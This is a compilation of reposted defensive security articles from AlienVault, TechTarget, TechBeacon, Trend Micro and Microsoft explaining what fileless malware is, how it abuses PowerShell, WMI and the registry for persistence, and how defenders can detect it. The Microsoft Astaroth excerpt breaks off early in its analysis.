Ayub Roti
Technical Solutions Engineer at Serianu Limited

Fileless Malware Detection: A Crash Course | AT&T Cybersecurity

Content Courtesy of
https://www.alienvault.com/blogs/security-essentials/fileless-malware-detection

Given you're here, you're likely new to this topic, so please be aware in that fileless malware, fileless malware attack, and fileless attack are different words for the same thing. With that clear, let's jump in!

What is Fileless Malware and How Does It Work?


There are many definitions of a fileless malware attack. I like the description from the Poneman Institute:

"A fileless attack is really an attack technique - what we're talking about is a technique - that avoids downloading malicious, executable files, usually to disk, at one stage or another by using exploits, macros, scripts, or legitimate system tools instead. Once compromised, these attacks also abuse legitimate systems and admin tools and processes to gain persistence, elevate privileges, and spread laterally across the network."

What's most confusing about these attacks is that they might not be 100% file-free. Typically, different technique types are termed "fileless", but that doesn't mean the malware or an entire attack campaign won't include executables at some stage. For example, a traditional phishing attack could have components of a fileless attack in it. Instead of opening the file, clicking on a link and it downloading something to your hard drive, malware may just run in your computer's memory. It's a phishing attack, but one piece is fileless. That scenario is more common than a completely fileless malware attack where *everything* is running in memory. More commonly, we're going to see traditional attacks: phishing campaigns, spoofs, Man in the Middles (MiTM), where something in the attack vector includes malicious code that runs in memory.

The other point is that you might hear "fileless attacks" referred to as non-malware attacks, memory-based attacks, in-memory attacks, zero footprint attacks, and macro attacks. These are all different flavors of attack techniques. The whole premise behind the attack is that it is designed to evade protection by traditional file-based or signature-based tools. So any technique designed to try to circumvent or evade detection by those tools really falls into the fileless attack category.

Just to get a picture of some of those techniques, in the picture below on the left there are some example delivery methods we see for fileless types of attacks. As we know, phishing and social engineering remain tactics that work for attackers.



Source: Microsoft. "Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV." Microsoft Secure Blog post. September 2018.

This nice diagram from Microsoft that shows a full taxonomy of fileless threats. The diagram shows the breadth of different types of techniques and different types of tools, tactics, and procedures that malicious attackers are using to launch attacks.

There has been an increase in these attacks. McAfee puts it at 432% growth year over year in Powershell malware (https://www.darkreading.com/vulnerabilities---threats/malware-leveraging-powershell-grew-432--in-2017/d/d-id/1331255) that they've witnessed. And SentinelOne found a 94% increase in just the first half of 2018. (https://www.sentinelone.com/press/sentinelone-unveils-h1-2018-enterprise-risk-index-report/)

We're seeing these attack methods persist because they are effective. Attackers are also looking for ways to infiltrate that don't require some kind of vulnerability exploit, to evade detection.


Trusted Admin Tools Leveraged for Fileless Attacks

Living off the land is the use of trusted admin tools to conduct malicious activity. It's a way to hide in plain sight.

These methods help attackers gain persistence within your environment, elevate privileges, and spread laterally across the network. Commonly, we see these with PowerShell, and WMI. We've also seen some using Visual Basic Scripts and UAC Bypass – where attackers are leveraging trusted tools to perform malicious actions. This is true within Linux and Windows as well.

Example of a Fileless Malware Attack: GZipDe

Here's an example of an attack and how, at different stages, we see the use of sanctioned applications or different types of a vector that might not register with a file detection tool.



Our AlienVault Labs team wrote about this in a blog post in 2018 (/blogs/labs-research/gzipde-an-encrypted-downloader-serving-metasploit). The way this attack works is through an email phishing campaign that includes an attachment, such as a normal-looking Word document. Once you open that Word document, there's a malicious macro. Once those macros are enabled, a Visual Basic script executes, which launches a hidden PowerShell task, which then connects to the downloads and runs Metasploit in memory. You see a mix of file and fileless attack throughout the process.

At first glance, it looks like a traditional attack. Everyone is familiar with phishing campaigns. Then, as you go through the processes, it runs complete programs or attacks in memory - not writing it to a disk so that an anti-virus can't see it.

It also makes this non-persistent. If an attacker is trying to evade audit and capture at a later point, fileless attacks are great.

Have a Suspect Machine?

One of the first steps you'll do to investigate and audit a suspect machine is isolate it and turn it off. Since everything runs in memory in these types of attacks, as soon as you turn a suspect machine off, all evidence of the attack will be gone.

There are ways to keep these attacks persistent. You can write cron jobs or tasks to a system from a PowerShell script to attain persistence. However, generally, fileless malware attacks are gone once you reboot the computer.

Fileless Malware Detection

AlienVault® Open Threat Exchange® (OTX™) is a community of security researchers and practitioners. Individuals contribute information to the community after seeing attacks unfold in their environments, just to help others in the community keep up to date. It's a great resource for anyone who wants to get an understanding of what's happening in the wild.


I searched OTX™ for a few examples of fileless campaigns that we saw in 2018. This is from a quick search of "fileless".

A perfect example of a fileless campaign is GhostMiner cryptomining. It was first recognized a few hundred days ago in our community. It started out as something you would download to your hard drive. It has morphed over time to using an executable PowerShell evasion framework so that they can execute the program within memory rather than downloading it to your drive. It installs cryptomining software, but in a new way.

What does it take to detect and defend and begin to protect yourself against these attacks? They are designed to evade file and signature-based protection tools - traditional anti-virus types of tools. What you need is better visibility on the host and on the endpoint.

Some of the ways to detect them include things like looking for processes executing shell commands or suspicious commands executed by listening processes like ElasticSearch. We might see excessive network communications from processes that are somewhat abnormal or anomalous, as well as limited persistence and privilege escalation. We might also see attackers trying to cover their tracks by deleting their bash history or installing malicious Chrome browser extensions. All of these can be indicators that there is some type of fileless malware attack occurring in your environment. You're going to need to spot anomalous behavior rather than a specific Indicator of Compromise (IoC).

To summarize:



Conclusion

The growing trend of fileless malware attacks will definitely make your life as a defender more challenging. There are free tools, like OTX, to help you keep up, and other offerings, like USM Anywhere (/products/usm-anywhere/) to help quickly detect fileless attacks to prevent damage, even when there aren't yet signatures or IoCs identified for the morphed version of fileless malware.

If you're curious to explore further, check out the Fileless Attacks webcast (/resource-center/webcasts/find-threats-lurking-on-your-systems-with-host-based-intrusion-detection-and-alienvault-usm) by Danielle Russell and Aaron Genereaux where they walk you through actual detection examples.

How can I detect fileless malware attacks?

Content Courtesy of
https://searchsecurity.techtarget.com/answer/How-can-I-detect-fileless-malware-attacks
Malwarebytes reported a recent spike in fileless malware attacks and suggested that enterprises monitor process memory to combat these threats. How can monitoring process memory stop fileless attacks and what are the best ways for enterprises to do this?

Having something on an endpoint that can perform as a security monitor (https://searchsecurity.techtarget.com/tip/Obada-analysis-Is-malware-on-Android-devices-now-equal-to-Windows) -- a system component that enforces authorized access policies and which is referred to as a reference monitor in the U.S. Department of Defense Orange Book (https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/early-cs-papers/dod85.pdf) -- is critical to protecting the endpoint.

An endpoint security monitor is independent of the operating system and keeps track of any insecure configurations or malicious activity that could affect an endpoint. Windows antivirus software is used to monitor most endpoints; the software is designed to protect users against a wide variety of threats, including malware, adware, Trojans and file-based attacks.

Endpoint system memory monitoring -- although it can produce an overwhelming amount of data -- is a security tool

enterprises should consider when assessing fileless malware attacks.

By monitoring memory, a security monitor can determine what commands were executed on a system, including the detection of fileless malware attacks that use PowerShell (https://searchsecurity.techtarget.com/tip/How-bring-your-own-land-attacks-are-challenging-enterprises). Monitoring memory for a certain action being performed on a system -- regardless of the program that started executing the malicious code -- could be used to identify potentially harmful actions like configuring a program or script to execute on login or changing other aspects related to persistence on an endpoint. For example, memory monitoring could detect activities related to a Microsoft Word macro executing a complex PowerShell downloader as one of the stages in an attack.

Again, system memory monitoring can generate a tremendous amount of data. But enterprises can use tactics -- including behavioral rules or signatures -- to flag action sequences or attempts to access memory that are likely to be malicious. At that point, the system can generate an alert (https://searchsecurity.techtarget.com/answer/Security-alerts-Whats-the-best-way-to-reduce-false-positives) for an analyst to investigate.

Eventually, malware developers will find ways to overcome this line of defense, in part by avoiding detection by altering the APIs used to access memory in the same way they have tried to manipulate disk-access APIs. Endpoint security vendors will need to improve their anti-tampering protections to prevent these attacks from disabling or bypassing antivirus tools.

Malwarebytes Labs released a report (https://blog.malwarebytes.com/malwarebytes-news/2018/12/new-under-the-radar-report-examines-modern-threats-and-future-technologies/) examining the evolution of these fileless malware attacks. It recommends that endpoint security tools include functionality to monitor memory, as well as the ability to diagnose PowerShell-based attacks. If your endpoint security tool can't combat these types of attacks, determine when your vendor plans to add those capabilities or switch to a new product.

How your security team can combat new fileless malware | TechBeacon

Content Courtesy of
https://techbeacon.com/security/how-your-security-team-can-combat-new-fileless-malware
Imagine malicious software that's almost invisible on your network's computers as it performs all sorts of damaging deeds. That's the threat system defenders face with fileless malware.

The malware (https://techbeacon.com/tags/malware) is called fileless because it's designed to run entirely in memory and to cover most, if not all, signs of itself on a storage device. "This can take different forms, including malware that automatically removes its delivery package and runs solely in memory or that repurposes existing code like in-memory PowerShell commands," explained Peter Martini (https://twitter.com/peteramartini), co-founder and President of Iboss, a network behavior security monitoring company.

Like many attack techniques, fileless malware has a long history. "It's something that virus writers in the '90s did," noted Christopher Kruegel (https://www.linkedin.com/in/christopherkruegel/), co-founder and CEO of malware protection platform maker Lastline. "Their techniques are being rediscovered."

Although the malware is fileless when it's in memory, it still needs a file to set up shop on a system. It does that the same way most malware ends up on a machine: through a malicious attachment or compromised website. "It's a two-step process," Kruegel explained. "First you need to exploit the machine with shell code. Once the shell code is running, you download and execute the second stage, the payload that's the actual malware program."

With fileless malware, the payload isn't stored on disk. It's run directly in memory. "The benefit of that is there's no file on disk that an antivirus program can look at," Kruegel said.

Here's what your security team needs to know about invisible fileless malware—and how to defend against it.

[Get up to speed fast on today's tools with TechBeacon's Application Security Buyer's Guide 2019 (https://www.microfocus.com/en-us/assets/security/the-techbeacon-buyers-guide-for-application-security?utm_source=techbeacon&utm_medium=techbeacon&utm_campaign=00134846)]

Why it's difficult to detect

Many legacy antivirus solutions rely on existing malware signatures to detect and block malicious traffic. Fileless malware is designed to avoid that kind of detection. "The security community spends a lot of effort focusing on files," said Paul Ewing (https://twitter.com/_paulewing), a senior threat researcher at Endgame, an endpoint protection provider.

"It's looking at the analysis of a file or how a file executes to determine if it's malicious," he continued. "What the attackers have done is evolve. They've started using software found on a system that's already been vetted by security products."

For example, administrators have robust tools, such as PowerShell on Windows systems, that can be devastating to an organization's security if they come under the control of malicious actors. "My company blocks PowerShell," said Raef Meeuwisse, (https://twitter.com/raefmeeuwisse) director for cybersecurity and data privacy governance at publisher Cyber Simplicity. "PowerShell commands can't be issued, so any malware attack that uses them can't be successful."

One drawback to living in memory is that life may be short. Memory is volatile. If a system is rebooted, everything in memory disappears, including an attacker's malware. That's bad news for most adversaries, because persistence is an important part of their threat plan. "In a true fileless attack, where there are no artifacts on disk, an attacker would not have any persistence," Ewing said.

However, most attackers try to address that contingency. One method they use on Windows machines is to hide a malicious script in the operating system's registry file. On a reboot, the script can be designed to load automatically and reload the hacker's malware into memory. "If the attacker wants to persist, that gives defenders an advantage because there are nuances in the registry we can use to find something malicious," Ewing explained.

In addition, malware writers aren't often content with infecting a single machine. "In order to persist, what a fileless malware attack usually does is try to find other vulnerable machines on the same network so it can propagate itself," said Meeuwisse, who is also external relations director at the London chapter of ISACA, an association for IT professionals with 140,000 members in 180 countries.

The threat from fileless malware is growing

Fileless malware is a threat now, and it's expected to grow as existing tools are honed to improve the malicious software's evasiveness and new tools are developed. "It's definitely a growing trend," said Ewing. "I think we'll see more of it just because it seems like a natural response from the attackers. As we get better and better at detecting malicious files, then the evolution will be for hackers to use legitimate tools to their advantage."

What's more, the technique has almost become a necessity for adversaries targeting high-value targets. "Hackers know that the most valuable targets are generally well-protected and require the use of more advanced attack tools capable of avoiding detection and mitigation," Martini explained. "While some hackers will always focus on the low-hanging fruit, the more ambitious or skilled attackers will always be focused on developing more advanced tools like fileless malware."

That skill level, though, appears to be sinking. "Fileless malware is definitely more complex to develop than standard attack techniques," Martini said, "but as its use continues to increase and attack tools are publicized, they become much easier to deploy. Hackers are very adept at sharing information amongst each other, leading to easier and more efficient deployment methods spreading among the community rapidly."

Kruegel added, "The bar for creating fileless malware is getting lower, which is why we see it increasingly used by the bad

guys."

Exploit kits are also lowering the barriers to entry into the fileless malware realm. When a hacking technique becomes fashionable, it starts to appear in exploit kits, which simplifies its adoption. "I think the level of skill required now is getting much lower because hackers can pick up commoditized, prepackaged pieces that they can start using in these attacks," Meeuwisse said.

[See Guide: Best Practices for GDPR and CCPA Compliance (https://techbeacon.com/node/3431/)]

How your team can fight back against fileless

To defend against fileless malware attacks, organizations need to think beyond signature-based solutions. "They need to focus on tools that can identify malicious behavior on the network and implement proper cybersecurity hygiene like the timely patching of disclosed vulnerabilities and frequently revisit network isolation policies to ensure infected machines are identified and quarantined quickly," Martini said.

Developers, too, can contribute to defending against fileless malware attacks by building security into their applications from the beginning of the development lifecycle. "Too often, security is bolted on as afterthought," Martini explained. "There will always be bugs and vulnerabilities in software, but if security is top of mind throughout the development process, they can be minimized and identified before they're exploited by attackers."

Secure coding practices play an important role in foiling fileless malware because much of it requires an exploit to infect a machine. "Developers need to continue to make apps that are less likely to be exploited and contain as few vulnerabilities as possible," Ewing said.

Since fileless malware writers are looking for ways to compromise legitimate processes, services, and macros so they can operate without detection, developers need to lock those things down so they work only the way they're supposed to work. They also need to better understand how their programs work in memory. "If data used in a process is very sensitive, developers need to protect that data by encrypting it in memory or making sure it's written to a secure block of memory that's wiped after it's used," ISACA's Meeuwisse noted.

He added that security architects will also be addressing the problem. "We're going to see a marked decline in the use of trusted networks in organizations as they look to run environments that have improved capabilities to containerize threats," he said.

"If you've got 20 machines on a network and they all trust each other, then a malware attacker is going to find it a lot easier to get around and to cripple your organization than if you have an environment with 20 devices that don't trust each other at all, because an attack that affects one won't affect the other 19," he explained.

There are new approaches coming

As fileless malware writers hone their tools, the security industry isn't sitting on its hands. There are some next-generation tools that show promise in combating fileless malware. Those tools depart from how the security industry is trying to address the problem now, which is to hook into processes in memory to determine if those processes are compromised. "Essentially, that's a hack," said Golan Ben-Oni (https://twitter.com/gbenoni), global chief information officer for IDT Corp.

"What the antivirus tools are doing is leveraging the same methods for prevention that attack tools leverage for destruction," he explained. "At some point, we have to take a step back and say, 'We shouldn't allow that.'"

Rather than hack processes in memory, next-generation antivirus products work directly with an operating system's kernel. "That's a much deeper approach to security," Ben-Oni said. "They can see an attempt to inject malicious code into processes and immediately isolate the problem."

"Ninety-nine percent of the antivirus industry has approached this problem from the user level," he added. "Working at the kernel level is far more powerful and effective."


[Join Webinar: Five Steps to Implement a Universal Policy Strategy (https://www.brighttalk.com/webcast /7477/360974?utm_source=techbeacon&utm_medium=techbeacon&utm_campaign=00134846)]

Security 101: Defending Against Fileless Malware - Security News - Trend Micro USA

Content Courtesy of
https://www.trendmicro.com/vinfo/us/security/news/security-technology/security-101-defending-against-fileless-malware

Once malware gains a foothold in the endpoint, network, or server, it typically tries to remain there for as long as possible even after they are rebooted. Fileless threats use different and unique techniques to establish persistence, mainly by creating load points where the payloads can be restarted. These techniques also abuse built-in Windows tools and utilities.

A common persistence mechanism is to store malicious code or files in the system's registry, which is mainly used in storing the configuration data and settings as well as file associations of applications. By storing malicious code in the registry keys, threats can be filelessly extracted, run, or executed when the system starts, or if certain files like shortcuts are clicked. A real-life example is the fileless version of the click fraud malware KOVTER (https://www.trendmicro.com /vinfo/us/security/news/cybercrime-and-digital-threats/kovter-an-evolving-malware-gone-fileless). It creates registry entries containing malicious codes that will be decoded and injected by PowerShell into a spawned legitimate process.



(https://documents.trendmicro.com/images/TEx/articles/security-101-defending-against-fileless-malware-5.png)
Infection chain of a fileless cryptocurrency-mining malware that abuses PowerShell and WMI

Another technique for maintaining persistence is abusing tools like Windows Task Scheduler, which enables programs and scripted to be launched at a predetermined time. In a fileless malware's case, scheduled tasks are created in order to

trigger its execution. This technique is also used by other kinds of malware, such as certain kinds of information-stealing trojans (https://blog.trendmicro.com/trendlabs-security-intelligence/lurk-retracing-five-year-campaign/) and point-of-sale (PoS) malware (http://blog.trendmicro.com/trendlabs-security-intelligence/angler-exploit-kit-used-to-find-and-infect-pos-systems/) to bypass traditional sandboxing (https://www.trendmicro.com/vinfo/us/security/news/security-technology/how-can-advanced-sandboxing-techniques-thwart-elusive-malware). Additionally, attackers can set these scheduled tasks to recur and create registry entries to automatically reinfect the system.

More recently, attackers are abusing WMI to maintain persistence. WMI is used for managing devices and systems connected to a network. In cybercriminal hands, it can be used for lateral movement, code execution, and persistence. Typically, fileless threats will use WMI's repository to store malicious scripts that are then invoked using WMI's own functions. This include: WmiPrvSE (WMI Provider Host/Service), which provides management information; Scrcons (WMI Standard Event Consumer), a scripting application used to execute WMI scripts; and Wmic (WMI Command Line), a commandline utility used to allow objects to interact with WMI. Certain iterations (https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-miner-uses-wmi-eternalblue-spread-filelessly/) of cryptocurrency-mining malware (https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-mining-malware-2018-new-menace/) abuse WMI as its persistence mechanism.

Proactively monitoring endpoints and networks they are connected to helps reduce further exposure or reinfection. For example, system administrators as well as IT and security teams can use Microsoft's Autoruns (https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns) tool to examine registry keys and spot malicious entries. WMI's own functions — specifically WMI event queries — can be used (https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent Asynchronous-And-Fileless-Backdoor-wp.pdf) to detect and prevent its abuse. PowerShell has similar capabilities (https://blogs.msdn.microsoft.com/daviddasneves/2017/05/25/powershell-security-at-enterprise-customers/) to harden systems or detect malware-related routines.

Trend Micro's Smart Protection Suites (https://www.trendmicro.com/us/business/complete-user-protection/index.html#smart-protection-demos) deliver several capabilities like high-fidelity machine learning, web reputation services, behavior monitoring, and application control that minimize the impact of persistent, fileless threats. Trend Micro Endpoint Sensor (https://www.trendmicro.com/en_ca/business/products/network/deep-discovery/endpoint-sensor.html), for instance, monitors events related to WMI to help quickly examine what processes or events are triggering malicious activity.

Dismantling a fileless campaign: Microsoft Defender ATP next-gen protection exposes Astaroth attack - Microsoft Security

Content Courtesy of
https://www.microsoft.com/security/blog/2019/07/08/dismantling-a-fileless-campaign-microsoft-defender-atp-next-gen-protection-exposes-astaroth-attack/
The prevailing perception about fileless threats, among the security industry's biggest areas of concern today, is that security solutions are helpless against these supposedly invincible threats. Because fileless attacks run the payload directly in memory or leverage legitimate system tools to run malicious code without having to drop executable files on the disk, they present challenges to traditional file-based solutions.

But let's set the record straight: being fileless doesn't mean being invisible; it certainly doesn't mean being undetectable. There's no such thing as the perfect cybercrime: even fileless malware leaves a long trail of evidence that advanced detection technologies in Microsoft Defender Advanced Threat Protection (Microsoft Defender ATP (https://www.microsoft.com/en-us/WindowsForBusiness/windows-atp)) can detect and stop.

To help disambiguate the term fileless, we developed a comprehensive definition for fileless malware

(https://docs.microsoft.com/windows/security/threat-protection/intelligence/fileless-threats) as reference for understanding the wide range of fileless threats. We have also discussed at length the advanced capabilities in Microsoft Defender ATP that counter fileless techniques (https://www.microsoft.com/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/).

I recently unearthed a widespread fileless campaign called Astaroth (https://attack.mitre.org/software/S0373/) that completely "lived off the land": it only ran system tools throughout a complex attack chain. The attack involved multiple steps that use various fileless techniques and proved a great real-world benchmark for Microsoft Defender ATP's capabilities against fileless threats.

In this blog, I will share my analysis of a fileless attack chain that demonstrates:

- Attackers would go to great lengths to avoid detection
- Advanced technologies in Microsoft Defender ATP next-generation protection (https://www.microsoft.com/security/blog/2019/06/24/inside-out-get-to-know-the-advanced-technologies-at-the-core-of-microsoft-defender-atp-next-generation-protection/) expose and defeat fileless attacks

Exposing a fileless info-stealing campaign with Microsoft Defender ATP next-generation protection

I was doing a standard review of Windows Defender Antivirus telemetry when I noticed an anomaly from a detection algorithm designed to catch a specific fileless technique. Telemetry showed a sharp increase in the use of the Windows Management Instrumentation Command-line (WMIC) tool to run a script (a technique that MITRE refers to XSL Script Processing (https://attack.mitre.org/techniques/T1220/)), indicating a fileless attack.

